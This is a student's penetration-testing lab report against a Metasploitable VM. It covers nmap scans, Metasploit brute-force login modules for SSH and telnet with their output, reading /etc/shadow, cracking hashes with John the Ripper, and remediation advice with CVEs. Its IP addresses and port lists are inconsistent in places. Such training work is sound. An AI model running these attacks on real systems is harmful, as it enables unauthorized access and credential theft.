Network Penetration Testing with Real-World Exploits and Security Remediation

Name: Rohit Kumar
ERP: 6604699
Course: B.Tech CSE (Cybersecurity)
Semester: 4th
Date: 18/05/2025

Introduction:

This project is based on performing penetration testing in a controlled lab environment to simulate attacks that hackers may use to exploit real systems. Using Kali Linux as the attack platform and Metasploitable as the vulnerable target system, I explore various stages of ethical hacking including scanning, enumeration, exploitation, privilege escalation, and remediation. The purpose is to gain hands-on experience in identifying, exploiting, and mitigating vulnerabilities responsibly.

Theory about the Project:

Network penetration testing is the process of evaluating a system's network security by simulating attacks from malicious outsiders and insiders. The goal is to find security loopholes before attackers do. It includes multiple phases:

- **Reconnaissance**: Gathering information about the target.
- **Scanning & Enumeration**: Actively probing to find open ports, services, and vulnerabilities.
- **Exploitation**: Gaining unauthorized access using known exploits.
- **Post-Exploitation**: Activities like privilege escalation or data access.
- **Remediation**: Providing security measures to patch vulnerabilities.

Project Requirements

- **Two Operating Systems**:
    - Kali Linux (Attacker machine)
    - Metasploitable (Target/vulnerable machine)

Tools Details:


Kali Linux	The attacker machine, containing pre-installed penetration testing tools.
Metasploitable	A vulnerable machine to practice attacks on.
nmap	For network scanning, port discovery, OS detection, and service version enumeration.
Metasploit Framework	For exploiting known vulnerabilities in services running on the target.
John the Ripper	For cracking hashed passwords obtained from /etc/shadow.

Tasks

Network Scanning

Task 1: Basic Network Scan

- nmap -v 192.168.85.128



Task 1: Scanning for hidden Ports

nmap -v -p- 192.168.85.128

Output:

```
Completed SYN Stealth Scan at 08:35, 6.53s elapsed (65535 total p
Nmap scan report for 192.168.85.129
Host is up (0.0044s latency).
Not shown: 65504 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
3632/tcp  open  distccd
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6200/tcp  open  lm-x
6667/tcp  open  irc
6697/tcp  open  ircs-u
8009/tcp  open  ajp13
8180/tcp  open  unknown
8787/tcp  open  msgsrvr
33034/tcp open  unknown
34143/tcp open  unknown
46874/tcp open  unknown
51822/tcp open  unknown
MAC Address: 00:0C:29:30:69:40 (VMware)
```

Total Hidden Ports = 7

List of hidden ports

1. 8787
2. 53204
3. 6697
4. 3632
5. 59437
6. 36588
7. 53452

Task 2: Service Version Detection


Nmap -v -sV 192.168.85.129

Output:

Task 3: Operating System Detection

nmap -v -O 192.168.85.129

Output:



Task 3 - Enumeration

Target IP Address – 192.168.160.131

Operating System Details –

MAC Address: 00:0C:29:AB:A7:B8 (VMware)

Device type: general purpose

Running: Linux 2.6.X

OS CPE: cpe:/o:linux:linux_kernel:2.6

OS details: Linux 2.6.9 - 2.6.33

Services Version with open ports (LIST ALL THE OPEN PORTS EXCLUDING HIDDEN PORTS)


PORT	STATE	SERVICE VERSION
21/tcp	Open ftp	vsftpd 2.3.4
22/tcp	Open ssh	OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp	Open telnet	Linux telnetd
25/tcp	Open smtp	Postfix smtpd
53/tcp	Open domain	ISC BIND 9.4.2
80/tcp	Open http	Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp	Open netbios-ssn	2 (RPC #100000)
139/tcp		Samba smbd 3.X - 4.X (workgroup: WORKGROUP
445/tcp	Open netbios-ssn	Samba smbd 3.X - 4.X (workgroup: WORKGROUP
512/tcp	Open exec	netkit-rsh rexecd
514/tcp		OpenBSD or Solaris rlogind
514/tcp	Open login	GNU Classpath grmiregistry
1099/tcp	Open tcpwrapped	Metasploitable root shell
2049/tcp	Openjava-rmi	2-4 (RPC #100003)
2121/tcp	Open bindshell	ProFTPD 1.3.1
3306/tcp	open mysql	MySQL 5.0.51a-3ubuntu5
5432/tcp	open postgresql	PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp	open vnc	VNC (protocol 3.3)
6000/tcp	open X11	(access denied
6667/tcp	open irc	unrealiRCd
8009/tcp	Open ajp13	Apache jserv (protocol v1.3)
8180/tcp	Open http	Apache Tomcat/coyote jsp engine 1.1


Hidden Ports with Service Versions

Port	State	Service	Version / Details
8787/tcp	open	drb	Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/drb)
3632/tcp	open	distccd	distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
6697/tcp	open	irc	UnrealIRCd
35851/tcp	open	mountd	NFS mount daemon 1-3 (RPC #100005)
36571/tcp	open	nlockmgr	Network Lock Manager 1-4 (RPC #100021)
44585/tcp	open	java-rmi	GNU Classpath grmiregistry
51228/tcp	open	status	NFS status monitor 1 (RPC #100024)

Task 4- Exploitation of services

1. **vsftpd 2.3.4 (Port 21 - FTP)**
   - msfconsole
   - use vsftpd 2.3.4
   - show options
   - set RHOST 192.168.85.129
   - run





2. OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)(port 22)

- Search ssh
- Use auxiliary/scanner/ssh/ssh_login
- Show options
- Set RHOSTS 192.168.85.129
- Set VERBOSE true
- Set USER_FILE /desktop/sshlogid.txt
- Set PASS_FILE /desktop/sshpass.txt
- Set STOP_IN_SUCCESS true
- Run

```
msf6 > search ssh
```

```
msf6 auxiliary(scanner/ssh/ssh_login) > set rhosts 92.168.85.129
rhosts => 92.168.85.129
msf6 auxiliary(scanner/ssh/ssh_login) > set verbose true
verbose => true
msf6 auxiliary(scanner/ssh/ssh_login) > set USER_FILE /desktop/sshlogid.txt
USER_FILE => /desktop/sshlogid.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set PASS_FILE /desktop/sshpass.txt
PASS_FILE => /desktop/sshpass.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS => true
msf6 auxiliary(scanner/ssh/ssh_login) > show options
```

```
msf6 auxiliary(scanner/ssh/ssh_login) > run

[*] 192.168.85.129:22 - Starting bruteforce
[-] 192.168.85.129:22 - Failed: 'root:root'
[!] No active DB -- Credential data will not be saved!
[-] 192.168.85.129:22 - Failed: 'root:helo'
[-] 192.168.85.129:22 - Failed: 'root:msfadmin'
[-] 192.168.85.129:22 - Failed: 'root:administrator'
[-] 192.168.85.129:22 - Failed: 'root:guest'
[-] 192.168.85.129:22 - Failed: 'root:123'
[-] 192.168.85.129:22 - Failed: 'root:112233'
[-] 192.168.85.129:22 - Failed: 'admin:root'
[-] 192.168.85.129:22 - Failed: 'admin:helo'
[-] 192.168.85.129:22 - Failed: 'admin:msfadmin'
[-] 192.168.85.129:22 - Failed: 'admin:administrator'
[-] 192.168.85.129:22 - Failed: 'admin:guest'
[-] 192.168.85.129:22 - Failed: 'admin:123'
[-] 192.168.85.129:22 - Failed: 'admin:112233'
[-] 192.168.85.129:22 - Failed: 'msfadmin:root'
[-] 192.168.85.129:22 - Failed: 'msfadmin:helo'
[+] 192.168.85.129:22 - Success: 'msfadmin:msfadmin' 'uid=1000(msfadmin) gid=1000(ms
),44(video),46(plugdev),107(fuse),111(lpadmin),112(admin),119(sambashare),1000(msfad
TC 2008 i686 GNU/Linux '
```

```
msf6 auxiliary(scanner/ssh/ssh_login) > sessions -i 1
[*] Starting interaction with 1...

uname -r
2.6.24-16-server
whoami
msfadmin
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
pwd
/home/msfadmin
ls
vulnerable
```

3 Linux telnetd (port 23)

- Search telnet
- Use auxiliary/scanner/telnet/telnet_login
- Show options
- Set RHOSTS 192.168.85.129
- Set VERBOSE true
- Set USER_FILE /desktop/sshlogid.txt
- Set PASS_FILE /desktop/sshpass.txt
- Set STOP_IN_SUCCESS true
- Run

```
msf6 > search telnet
```

```
 72  auxiliary/scanner/telnet/telnet_login
```


```
msf6 > use 72
msf6 auxiliary(scanner/telnet/telnet_login) > show options
```


```
msf6 auxiliary(scanner/telnet/telnet_login) > set rhosts 192.168.85.129
rhosts => 192.168.85.129
msf6 auxiliary(scanner/telnet/telnet_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS => true
msf6 auxiliary(scanner/telnet/telnet_login) > set USERPASS_FILE /home/kali/Desktop/telnet
USERPASS_FILE => /home/kali/Desktop/telnetid.txt
msf6 auxiliary(scanner/telnet/telnet_login) > set PASS_FILE /home/kali/Desktop/telnetpass
PASS_FILE => /home/kali/Desktop/telnetpass.txt
msf6 auxiliary(scanner/telnet/telnet_login) > show options

Module options (auxiliary/scanner/telnet/telnet_login):

   Name              Current Setting                      Required  Description
   ----              ---------------                      --------  -----------
   ANONYMOUS_LOGIN   false                                yes       Attempt to login with a
   BLANK_PASSWORDS   false                                no        Try blank passwords for
   BRUTEFORCE_SPEED  5                                    yes       How fast to bruteforce,
   CreateSession     true                                 no        Create a new session fo
   DB_ALL_CREDS      false                                no        Try each user/password
   DB_ALL_PASS       false                                no        Add all passwords in th
   DB_ALL_USERS      false                                no        Add all users in the cu
   DB_SKIP_EXISTING  none                                 no        Skip existing credentia
                                                                    alm)
   PASSWORD                                               no        A specific password to
   PASS_FILE         /home/kali/Desktop/telnetpass.txt    no        File containing passwor
   RHOSTS            192.168.85.129                       yes       The target host(s), see
                                                                    metasploit.html
   RPORT             23                                   yes       The target port (TCP)
   STOP_ON_SUCCESS   true                                 yes       Stop guessing when a cr
   THREADS           1                                    yes       The number of concurren
   USERNAME                                               no        A specific username to
   USERPASS_FILE     /home/kali/Desktop/telnetid.txt      no        File containing users a
   USER_AS_PASS      false                                no        Try the username as the
   USER_FILE                                              no        File containing usernam
   VERBOSE           true                                 yes       Whether to print output

View the full module info with the info, or info -d command.
```





Task 5- Create user with root permission


- Adduser abhikumar
- Password 1234
- Cat /etc/passwd
- abhishek:x:1003:1003:y,,,:/home/abhishek:/bin/bash
- Cat /etc/shadow

- abhishek:1K.gPKFpE$RBEjcaVsrPJq0smj/.P2L1:20225:0:99999:7:::

Task 6 – Cracking password hashes

- nano abhishek

- john abhishek –show



Task 6 -Remediation

Here is your content reformatted neatly under the requested structure for a vulnerability assessment report:

---

1. vsftpd 2.3.4 (Port 21 - FTP)

- **Service**: FTP
- **Current Version**: vsftpd 2.3.4
- **Latest Version**: vsftpd 3.0.5 (as of 2025)
- **Vulnerability**:
  vsftpd 2.3.4 contains a **backdoor vulnerability** that allows attackers to gain a **root shell** when a specially crafted payload is sent. This is a **critical vulnerability** in the vsftpd service.
- **CVE ID**:
  CVE-2011-2523
- **Impact**:
  Allows unauthorized root shell access via port 6200.
- **Remediation**:
  - **Option 1**: Upgrade to the latest version (vsftpd 3.0.5)

    - **Option 2**: Disable FTP entirely and switch to more secure alternatives such as **SFTP (SSH-based)**

- **Reference**:
  YouTube Exploit Demo

---

2. OpenSSH 4.7p1 Debian 8ubuntu1 (Protocol 2.0) (Port 22)

- **Service**: SSH
- **Current Version**: OpenSSH 4.7p1
- **Latest Version**: OpenSSH 9.x+ (as of 2025)
- **Vulnerabilities**:
    - May be susceptible to **information disclosure**, **brute-force login attempts**, or **misconfiguration risks**.
    - Older versions like 4.7p1 may lack modern encryption protocol support and protections against modern attacks.
- **CVE Examples**:
    - **CVE-2008-1483** – Race condition in sshd
    - **CVE-2008-4109** – Denial of Service via crafted SSH key
    - General issues with outdated OpenSSH versions
- **Impact**:
  Attackers may exploit outdated configurations or weak passwords, leading to unauthorized access.
- **Remediation**:
    - Upgrade to the latest version of **OpenSSH** (v9.x or later)
    - Disable **root login** over SSH
    - Use **public key authentication** and enforce **strong password policies**
    - Implement **fail2ban** to block repeated brute-force attempts
- **Reference**:
  OpenSSH CVE List

---

3. Linux telnetd (Port 23 - Telnet)

- **Service**: Telnet

- **Current Version**: telnetd (unspecified Linux version)
- **Status**: **Deprecated and insecure** protocol used for remote terminal access
- **Vulnerabilities**:
    - Transmits credentials and session data in **plaintext**
    - Vulnerable to **MITM (Man-in-the-Middle)** attacks
    - Lacks proper authentication and encryption
    - Subject to **session hijacking**
- **CVE Examples**:
    - **CVE-1999-0611** – Telnet service allows remote attackers to access without proper authentication.
    - **CVE-1999-0650** – Telnet service with weak or no access control
- **Impact**:
  Attackers on the same network can sniff credentials or hijack sessions.
- **Remediation**:
    - **Disable Telnet** service permanently
    - Use **SSH (Secure Shell)** as a secure alternative for remote terminal access
- **Reference**:
  CVE Telnet Info

Major Learning From this project

This project gave me practical experience in ethical hacking using Kali Linux and Metasploitable. I learned how to scan networks using **Nmap** to find open ports, detect services (-sV), and identify operating systems (-O). I explored and exploited vulnerable services like **vsftpd 2.3.4** using **Metasploit**, gaining insight into real-world attack techniques.

I also learned how Linux stores user data and how passwords can be cracked using **John the Ripper** with wordlists. Additionally, I understood the risks of outdated services like **Telnet** and **SSH** how to suggest remediation steps like upgrading software or disabling insecure services.

Overall, this project improved my understanding of system vulnerabilities and how to secure them effectively.